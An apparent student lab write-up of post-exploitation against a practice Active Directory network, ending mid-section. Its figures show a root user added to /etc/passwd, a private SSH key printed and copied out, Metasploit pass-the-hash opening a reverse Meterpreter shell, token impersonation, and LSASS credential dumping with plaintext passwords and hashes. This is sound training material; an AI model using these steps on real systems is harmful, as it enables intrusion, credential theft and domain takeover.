A terminal window with a dark background and light text. The prompt is 'root@piccolo:~'. The user enters 'ls -lah /bin/ls' and the output is '-rwxr-xr-x 1 root root 131K Jan 18 2018 /bin/ls'. The user enters 'ls -lah /usr/bin/passwd' and the output is '-rwsr-xr-x 1 root root 59K Nov 29 2022 /usr/bin/passwd'. The user enters 'ls -l /bin/cp' and the output is '-rwxr-xr-x 1 root root 141528 Jan 18 2018 /bin/cp'. The terminal has several tabs at the top, with the active one labeled 'root@piccolo: ~'.

```
root@piccolo:~# ls -lah /bin/ls
-rwxr-xr-x 1 root root 131K Jan 18 2018 /bin/ls
root@piccolo:~# ls -lah /usr/bin/passwd
-rwsr-xr-x 1 root root 59K Nov 29 2022 /usr/bin/passwd
root@piccolo:~# ls -l /bin/cp
-rwxr-xr-x 1 root root 141528 Jan 18 2018 /bin/cp
root@piccolo:~#
```

Figure 12: Comparing Normal File Permissions and SUID Permissions on Linux Binaries

Inserting a new user into `/etc/passwd`

Figure 13 shows commands used to create two backup copies of the `/etc/passwd` file and generate a hashed password using the `openssl passwd` command. The original `/etc/passwd` file is copied into two files named `passwd1` and `passwd2`, which can be used for modification and backup purposes. The `openssl passwd -1 -salt pentest P3nt3st!` command is then used to generate a hashed password for the user account `pentest`. The resulting hash can be inserted into a modified `/etc/passwd` entry to define authentication credentials for a user account.

```
root@piccolo:~# cp /etc/passwd passwd1
root@piccolo:~# cp /etc/passwd passwd2
root@piccolo:~# openssl passwd -1 -salt pentest P3nt3st!
$1$pentest$NPv8jf8/11WqNhXAriGwa.
root@piccolo:~#
```

Figure 13: Creating a Password Hash for a New User Using OpenSSL

Figure 14 shows the passwd1 file opened in the Nano text editor after creating a backup copy of the original /etc/passwd file. A new user entry named pentest has been added at the bottom of the file. The entry includes the previously generated password hash and specifies a UID and GID of 0, which correspond to root-level privileges. The account is configured with /root as the home directory and /bin/bash as the default shell.

```
GNU nano 2.9.3 passwd1 Modified
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
piccolo:x:1000:1000:Piccolo,,,:/home/piccolo:/bin/bash
sssd:x:122:127:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
testing:x:1001:1001,,,:/home/testing:/bin/bash
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash
```

Figure 14: Adding a New Root-Level User Entry to the Modified passwd File

Table 1 shows the breakdown of the seven fields that make up an entry in the /etc/passwd file. Each field is separated by a colon and contains specific information about a user account, including the username, password hash, user ID (UID), group ID (GID), user description, home directory, and default login shell. Understanding this structure is important because modifying these fields correctly allows a new user account to be created on the system

Position	Component	Example
1	Username	Pentest
2	Encrypted/Hashed Password	\$1\$pentest\$NPv8jf8/11WqNhXAriGwa.

3	User ID	0
4	Group ID	0
5	User's full name	Root
6	User's Home Directory	/root
7	Default Login shell	/bin/bash

Table 1: The seven components of an /etc/passwd /entry

Figure 15 shows the successful login to the newly created pentest user account using the `su pentest` command. After switching to this account, the `id -a` command is executed to verify the user's privileges. The output confirms that the pentest account has root-level permissions. The screenshot also demonstrates switching back to the original user piccolo and then logging in again as pentest, where the password is requested and accepted. Running `id -a` again confirms that the account continues to operate with full root privileges.

```
root@piccolo:~# su pentest
root@piccolo:~# id -a
uid=0(root) gid=0(root) groups=0(root)
root@piccolo:~# su piccolo
piccolo@piccolo:/root$ su pentest
Password:
root@piccolo:~# id -a
uid=0(root) gid=0(root) groups=0(root)
root@piccolo:~#
```

Figure 15: Switching to the Pentest User and Verifying Root Privilege

9.4 Passing Around SSH Keys

Even if an attacker cannot obtain administrative privileges on a compromised system, it may still be useful as a pivot point for accessing other machines in the network. SSH keys found on the system may provide access to other hosts where the same user account is authorized.

SSH keys are commonly stored in the `.ssh` directory within a user's home folder. If private keys are discovered, they may potentially be used to authenticate to other systems that trust that key. In some environments, users reuse SSH keys across multiple servers. This practice can allow an attacker to move laterally between systems using the same key.

Figure 16, shows the contents of an SSH private key stored in the .ssh directory of the compromised system. The private key file pentestkey is displayed using the cat command, revealing the RSA private key used for SSH authentication. The key is then copied into a new file named stolensshkey and transferred to another machine using the scp command. After entering the password for the remote system, the file transfer completes successfully. This demonstrates how SSH private keys discovered on a compromised host can be copied and moved to another system for further authentication testing or analysis.

```

root@piccolo:~# cat ~/.ssh/pentestkey
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAq0iD5GoppsD6i0ooNA9Eg0Tf2jEfSr1ce4uXNWbE9KFyPB0h
8E6YpESvSv7Yc4cV1QpW5Gzj5Y18+z7R1RZiWKCtAesBF4jJY5A4aKBcI3wUYU1
X/rrbG36usBZLtojaLq1dnXIUC0kLBKS+UygPRZdPbkVB3/16BIDQjIlqSLDGL4F
4j7TChWrca7azRkkUR6FKaXw1Tesr50Qj0L+tjuN3bt2sXhkuH22yjs2w7dierEp
1fu75wSSPXtV9rk8ttxp8JW2Ss3aiRiaTtveep1CjD1PkVt0ID0FesRFTqXxrKZC
W8TMPxG8c0xtBgUNfliXkhojB7Xh34UdQqssJwIDAQABAoIBAQCcluhU7hencz03c
Wcwiqvc8mACmCmL/LHc0ZwMYPWamWCvCqIckT7eIc0tkJu7h4TujUvk6c8cBeL+
48oz/SZk8oLPkNkrBLa3CwV4RZc+g2eaS0xbANqXYFZwKbpgz4/Vvonjo5T+X/E3
AD3LD3QFhysSLkkfR5V0RTF39DnyUMVYlXnI3Dx7Xlw8zCtzgFDtGkLPTmCeseG
VduJKSox5dzevLR4TdF3k1T1Pr/iXWonMGyF6qMXRJcjcYoqwlLnIqLv6j0l0BkJ
MbLMHB7kZwJ5aAkmI/gCH1e4pLaVFJFfcBgbnQYTJbK2/NLbIQt5gPT9YmN9+3N
u98VGz2BAoGBAN3FFTEa01Ex5C/YmJrrDVYLMZFP/P1n1WDHqEwnpsVTNmREJnZ
5KQXGgYcehI88SzlFpFqzckbupw2xhNohi0j5bXMydFKyGvaoh1L+trX/vq5khZ0
xLEVXTMucnsjWb48+w9/hrIjXkBSQ07WALcdIpfvN4nY3A5m991F6dDBAoGBAMW4
KwaFaI+b7gBcu85N/dL19k2gJYQ+k3e2Ehau9WCJMaFe8FRBKFZikdMxnBcIvwt
erPetKtdG5Z3ey/k/zELk29nRdYmuXqmizRwIX8Tp0boy1+SbmXP9iRK+guW7QVv
QtwYtXN12bmocU1UVPgu3bju4kSu7kJO7QxfVU7nAoGARBY0q+vZfy87KLluOPn
7kTREmKCBwudTKrCB6keu0x0MQMB/cpZGUwCcGfjzp+pSChZonHRFnKN+5IRhDnu
HRkF2140VC6KkhuedDI0o28QYrgAsxqh5uFde+auM0IptrbwOdTkbNr1ZCac20o2
0/mBcau5qHfNMBrK9MOXQsECgYA7r8UNsuk5w5Cte1EWjm57a0jZtkYCTGmecs
INTlN4iZPl+L40HukgMER4GfUnyZqhL9EcEHfrDSX5ejvqa16wOTVa/tyD27Z/I
TLFP81YsfomJ8Y75f0gMSIarY0Pvu6oEo6Mg6LcGpWbeQHNIhhU44haw5QZYEOf
GghesQK8gDns6+NzFUG5dsqR6vQE/dXL9Jd6i00F+LCW8R84JzewQ/qAXSbkHj4u
uS1b5+f8+ZrMEUAbL6s+B28e27YtdJ5AMGDB002ZwR8XeeT0+NKnW0CN/go68f6T
FOLHFSf/M+U3xsiy+NRVFnkTrT40v9hYgHMejFYuNsCogQKT3kcz
-----END RSA PRIVATE KEY-----
root@piccolo:~# nano stolen_sshkey
root@piccolo:~# nano stolensshkey
root@piccolo:~# scp stolensshkey sarshad18@10.0.10.199
root@piccolo:~# scp stolensshkey sarshad18@10.0.10.199:/home/sarshad18
sarshad18@10.0.10.199's password:
stolensshkey                               100% 1676   544.1KB/s   00:00
root@piccolo:~#

```

Figure 16: Extracting and Transferring the Stolen SSH Private Key

Figure 17 show the use of the Metasploit module auxiliary/scanner/ssh/ssh_login_pubkey to test SSH authentication across multiple target hosts. The RHOSTS option is set to three IP addresses, and the module is executed to attempt login using the previously obtained SSH private key. During the scan, the module tests each system for successful authentication. The output shows that authentication was successful on host 10.0.10.199, where access was granted to the user. As a result, Metasploit automatically opened an SSH session to the target system. This demonstrates how stolen SSH keys can be used to authenticate to other machines within a network and potentially enable lateral movement.

```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > run
[*] 10.0.10.204:22 - Starting bruteforce
[*] 10.0.10.204:22 SSH - Testing Cleartext Keys
[*] Scanned 1 of 3 hosts (33% complete)
[*] 10.0.10.208:22 - Starting bruteforce
[*] 10.0.10.208:22 SSH - Testing Cleartext Keys
[*] Scanned 1 of 3 hosts (33% complete)
[*] Scanned 1 of 3 hosts (33% complete)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 10.0.10.199:22 - Starting bruteforce
[*] 10.0.10.199:22 SSH - Testing Cleartext Keys
[*] 10.0.10.199:22 - Success: 'uid=1000(sarshad18) gid=1000(sarshad18) groups=1000(sarshad18),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin) Linux sarshad18-VMware-Virtual-Platform 6.17.0-14-generic #14-24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Jan 15 15:52:10 UTC 2 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (10.0.10.199:41275 -> 10.0.10.199:22) at 2026-03-15 14:50:59 -0400
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

Figure 17: Authenticating to Multiple Systems Using a Stolen SSH Private Key

Figure 18 shows the output of the sessions command in Metasploit after successfully authenticating to a remote host using an SSH private key. The results display one active session, indicating that a shell connection has been established to the system at 10.0.10.199 using the user account.

```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions

Active sessions
=====

Id  Name  Type      Information      Connection
--  ---  --
1   shell linux  SSH sarshad18 @ 10.0.10.199:41275 -> 10.0.10.199:22 (10.0.10.199)

msf5 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

Figure 18: Viewing Active Sessions Created by the Metasploit Module

Chapter 10

- Identifying domain admin users
- Finding systems where domain admins are logged in

- Understanding Volume Shadow Copies (VSS)
- Accessing the ntds.dit database
- Extracting Active Directory password hashes

This chapter focuses on the final stage of post-exploitation, which is gaining full control of an enterprise network. This is achieved by obtaining domain administrator privileges in Active Directory.

Domain admins have complete access to all systems connected to the domain, meaning they can log into any machine and control critical business operations.

Because most business functions rely on domain-connected systems, gaining domain admin access can impact areas such as finance, HR, IT, and operations. For this reason, it represents one of the most serious security risks in an organization.

In diagram 4, it shows the full process of gaining control over an Active Directory network. It starts from the attacking machine, where domain admin users are first identified. Next, multiple systems are checked to find where a domain admin is currently logged in. Once a system with an active domain admin session is found, their access is used to elevate privileges by either impersonating their token or extracting their credentials.




Diagram 4: Controlling the entire Active Directory domain

10.1 Identifying domain admin user accounts

The first step is to identify which users have domain admin privileges. These users belong to a specific group within Active Directory that grants full control over the domain. Once access to a

Windows system is available, built-in system tools can be used to list members of this group. This provides a clear view of which accounts have the highest level of access. In large organizations, there may be many domain admin accounts. The more accounts that exist, the higher the chance of finding one actively in use on a system.

10.1.1 Using net to query Active Directory groups

In figure 19, it shows an RDP session established to the Nappa server using the domain account CAPSULECORP\testuser1. It shows successful remote access to the Windows Server 2008 R2 system within the capsulecorp.local domain, confirming that the newly created domain user has valid authentication and interactive login capabilities on the target machine





Figure 19: RDP Session from Goku to Nappa Using Test User 1

10.1.2 Locating Logged-in Domain Admin Users

In figure 20, it is showing active user sessions on the target host (10.0.10.227). The results confirm that both CAPSULECORP\testuser1 and CAPSULECORP\Administrator are actively logged into the system, validating that the newly created domain user successfully established

an interactive session. The scan also indicates that host 10.0.10.207 is unreachable over SMB, while execution and cleanup processes completed successfully on the reachable target.




```
msf auxiliary(scanner/smb/psexec_loggedin_users) > run
[+] 10.0.10.227:445 - Service start timed out, OK if running a command or non-service executable...
[-] 10.0.10.207:445 - The host (10.0.10.207:445) was unreachable.
[+] 10.0.10.227:445 - Service start timed out, OK if running a command or non-service executable...
[+] 10.0.10.227:445 - CAPSULECORP\testuser1
[*] Scanned 1 of 2 hosts (50% complete)
[+] 10.0.10.227:445 - Service start timed out, OK if running a command or non-service executable...
[+] 10.0.10.227:445 - CAPSULECORP\Administrator
[*] 10.0.10.227:445 - Executing cleanup
[*] Scanned 1 of 2 hosts (50% complete)
[+] 10.0.10.227:445 - Service start timed out, OK if running a command or non-service executable...
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/psexec_loggedin_users) >
```

Figure 20: Identifying Logged-In User Using the Metasploit psexec_loggedin_user Module

10.2 Obtaining Domain Admin Privileges

In figure 21, it shows a successful exploitation of the target host (10.0.10.227) using the Metasploit windows/smb/psexec module. The attacker authenticates as CAPSULECORP\Administrator using an NTLM hash, uploads a payload, and executes it via a created service. This results in a reverse connection to the attacker machine (10.0.10.199:4444), establishing a Meterpreter session, which confirms remote code execution and full system-level access on the target.



```
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd
SMBPass => aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd
msf exploit(windows/smb/psexec) > set TARGET 2
TARGET => 2
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.0.10.199:4444
[*] 10.0.10.227:445 - Connecting to the server...
[*] 10.0.10.227:445 - Authenticating to 10.0.10.227:445 as user 'Administrator'...
[*] 10.0.10.227:445 - peer_native_os is only available with SMB1 (current version: SMB2)
[*] 10.0.10.227:445 - Uploading payload... IsswcdXU.exe
[*] 10.0.10.227:445 - Created \IsswcdXU.exe...
[*] 10.0.10.227:445 - Service started successfully...
[*] 10.0.10.227:445 - Deleting \IsswcdXU.exe...
[*] Sending stage (190534 bytes) to 10.0.10.227
[*] Sending stage (190534 bytes) to 10.0.10.227
[*] Meterpreter session 5 opened (10.0.10.199:4444 -> 10.0.10.227:52858) at 2026-03-17 15:25:48 -0400
meterpreter > [*] Meterpreter session 6 opened (10.0.10.199:4444 -> 10.0.10.227:52694) at 2026-03-17 15:25:49 -0400
```

Figure 21: Opening a Meterpreter Session Using the exploit/windows/smb/psexec Module

10.2 Obtaining domain admin privileges

Once a system with an active domain admin session is found, the goal is to use that session to gain domain admin access. If administrative access to the system is already available, it is possible to interact with the system directly and take advantage of the active session.


Two main approaches can be used:

- Impersonating the user through their session
- Extracting their credentials from memory

Both methods allow you to operate with domain admin privileges.

10.2.1 Impersonating Logged-In Users with Incognito

In Figure 22, it demonstrates a successful token impersonation on the compromised host. The attacker lists available tokens and identifies a delegation token for CAPSULECORP\testuser1. After correcting the domain name syntax, the impersonate_token command is executed successfully, allowing the attacker to assume the identity of the domain user.



```
Terminal
CAPSULECORP\testuser1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate_token CAPSULEOCRP\\testuser1
[-] User token CAPSULEOCRP\testuser1 not found
meterpreter > impersonate_token CAPSULEOCORP\\testuser1
[-] User token CAPSULEOCORP\testuser1 not found
meterpreter > impersonate_token CAPSULECORP\\testuser1
[+] Delegation token available
[+] Successfully impersonated user CAPSULECORP\testuser1
meterpreter > shell
Process 2208 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
capsulecorp\testuser1
C:\Windows\system32>
```

Figure 22: Impersonating a Domain User Token Using the Incognito Extension

10.2.2 Harvesting clear-text credentials with Mimikatz

In figure 23, it confirms valid authentication as capsulecorp.local\administrator using an NTLM hash and proceeds to dump credentials from LSASS memory. The output reveals multiple sensitive artifacts, including Kerberos tickets and both hashed and plaintext credentials for CAPSULECORP\testuser1. Notably, the plaintext password P@ssw0rd123 is recovered, demonstrating insecure credential handling and enabling potential lateral movement and privilege escalation within the domain.

```

(nxc_env) Ayaan Hirsi | Tue Mar 17 15:43:47 ~/NetExec $ nxc smb 10.0.10.227 -u administrator -H e19ccf75ee54e06b06a5907af13cef42 -M lsassy
SMB      10.0.10.227      445      NAPPA      [*] Windows Web Server 2008 R2 7600 x64 (name:NAPPA) (domain:capsulecorp.local) (signing:False) (S
Bv1:True) (Null Auth:True)
SMB      10.0.10.227      445      NAPPA      [+] capsulecorp.local\administrator:e19ccf75ee54e06b06a5907af13cef42 (Pwn3d!)
LSASSY   10.0.10.227      445      NAPPA      [+] Saved 23 Kerberos ticket(s) to /home/sarshad18/.nxc/modules/lsassy
SMB      10.0.10.227      445      NAPPA      CAPSULECORP\testuser1 921988ba001dc8e1664345140a852f61:89551acff8895768e489bb3054af94fd
LSASSY   10.0.10.227      445      NAPPA      CAPSULECORP\testuser1 P@ssw0rd123
LSASSY   10.0.10.227      445      NAPPA      CAPSULECORP.LOCAL\testuser1 P@ssw0rd123
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:44:33 ~/NetExec $
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:44:33 ~/NetExec $

```

Figure 23: Harvesting clear-text credentials from memory

10.3 ntds.dit and the keys to the kingdom

In diagram 5, it shows how password hashes are obtained from the domain controller after gaining domain admin access. First, a domain admin user is impersonated to gain full access to the domain controller. Then, a volume shadow copy is created, which allows access to protected system files. From this shadow copy, important files such as ntds.dit and the system registry are accessed and copied. Finally, these files are used with a tool to extract all password hashes for Active Directory users, giving full access to the network.




Diagram 5: Controlling the entire Active Directory domain

In the figure 24, command execution on the target host (10.0.10.227) using NetExec (nxc) with administrative credentials. After successful authentication as capsulecorp.local\administrator via NTLM hash, the tool executes a command through wmiexec to ping the domain controller (capsulecorp.local – 10.0.10.200). The successful replies confirm network connectivity and demonstrate the attacker’s ability to execute arbitrary commands remotely, enabling lateral movement and internal network reconnaissance.


```

(nxc_env) Ayaan Hirsi | Tue Mar 17 15:44:33 ~/NetExec $ nxc smb 10.0.10.227 -u administrator -H e19ccf75ee54e06b06a5907af13cef42 -x "cmd /c ping caps
ecorp.local"
SMB 10.0.10.227 445 NAPPA [+] Windows Web Server 2008 R2 7600 x64 (name:NAPPA) (domain:capsulecorp.local) (signing:False) (
Bv1:True) (Null Auth:True)
SMB 10.0.10.227 445 NAPPA [+] capsulecorp.local\administrator:e19ccf75ee54e06b06a5907af13cef42 (Pwn3d!)
SMB 10.0.10.227 445 NAPPA [+] Executed command via wmiexec
SMB 10.0.10.227 445 NAPPA Pinging capsulecorp.local [10.0.10.200] with 32 bytes of data:
SMB 10.0.10.227 445 NAPPA Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
SMB 10.0.10.227 445 NAPPA Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
SMB 10.0.10.227 445 NAPPA Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
SMB 10.0.10.227 445 NAPPA Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
SMB 10.0.10.227 445 NAPPA Ping statistics for 10.0.10.200:
SMB 10.0.10.227 445 NAPPA Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
SMB 10.0.10.227 445 NAPPA Approximate round trip times in milli-seconds:
SMB 10.0.10.227 445 NAPPA Minimum = 0ms, Maximum = 0ms, Average = 0ms
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:47:26 ~/NetExec $

```

Figure 24: Identifying the domain controller using a domain ping

10.3.1 Bypassing restrictions with VSC

In figure 25, the tool confirms valid login and executes the command `vssadmin list shadows` via `wmiexec`. The output shows that no volume shadow copies are present on the system, indicating that there are no existing backups available for credential extraction from shadow copies. This demonstrates successful lateral movement using harvested credentials, even though no shadow data was retrieved.

```

(nxc_env) Ayaan Hirsi | Tue Mar 17 15:51:20 ~/NetExec $ nxc smb 10.0.10.200 -u testuser1 -p P0ssw0rd123! -d CAPSULECORP -x "vssadmin list shadows"
SMB 10.0.10.200 445 GOKU [+] Windows 10 / Server 2019 Build 17763 x64 (name:GOKU) (domain:capsulecorp.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB 10.0.10.200 445 GOKU [+] CAPSULECORP\testuser1:P0ssw0rd123! (Pwn3d!)
SMB 10.0.10.200 445 GOKU [+] Executed command via wmiexec
SMB 10.0.10.200 445 GOKU vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
SMB 10.0.10.200 445 GOKU (C) Copyright 2001-2013 Microsoft Corp.
SMB 10.0.10.200 445 GOKU No items found that satisfy the query.
(nxc_env) Ayaan Hirsi | Tue Mar 17 15:51:25 ~/NetExec $

```

Figure 25: Checking the domain controller for existing Volume Shadow Copies

In figure 26, it shows an attempted extraction of the Active Directory database (`ntds.dit`) from the domain controller (10.0.10.200) using NetExec (`nxc`) and compromised credentials `CAPSULECORP\testuser1`. The attacker first creates a symbolic link (`C:\shadow`) to a Volume Shadow Copy using the `mklink` command, aiming to access protected system files. Subsequent commands attempt to list and copy the `ntds.dit` file from the shadow copy. However, the operations fail due to incorrect file path syntax and the absence or inaccessibility of the targeted shadow copy, resulting in zero files being copied. This demonstrates an attempted but unsuccessful credential extraction from Volume Shadow Copies.

```

